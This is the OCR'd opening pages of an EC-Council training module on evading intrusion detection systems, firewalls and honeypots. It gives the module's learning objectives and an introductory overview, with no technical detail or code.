
MODULE 12

EVADING IDS, FIREWALLS, AND HONEYPOTS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize IDS, IPS, Firewall, and Honeypot Concepts
- LO#02: Demonstrate IDS, IPS, Firewall, and Honeypot Solutions
- LO#03: Demonstrate Different Techniques to Bypass IDS
- LO#04: Demonstrate Different Techniques to Bypass Firewalls
- LO#05: Demonstrate Different Techniques to Bypass NAC and Endpoint Security
- LO#06: Use IDS/Firewall Evading Tools
- LO#07: Demonstrate Different Techniques to Detect Honeypots
- LO#08: Explain IDS/Firewall Evasion Countermeasures


Learning Objectives

The widespread use of the Internet throughout the business world has boosted network usage in general. Organizations adopt various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and “honeypots” to protect their networks. Networks are the most preferred targets of hackers for compromising an organization’s security, and attackers continue to find new ways to evade network security measures and attack these targets.

This module provides deep insights into various network security technologies, such as IDS, IPS, firewalls, and honeypots. It explains the operations of these components as well as the various techniques used by attackers to evade them. Further, it describes the countermeasures necessary to prevent such attacks.

At the end of this module, you will be able to:


- Describe IDS, IPS, firewall, and honeypot concepts
- Use different IDS, IPS, firewall, and honeypot solutions
- Explain different techniques to bypass IDS
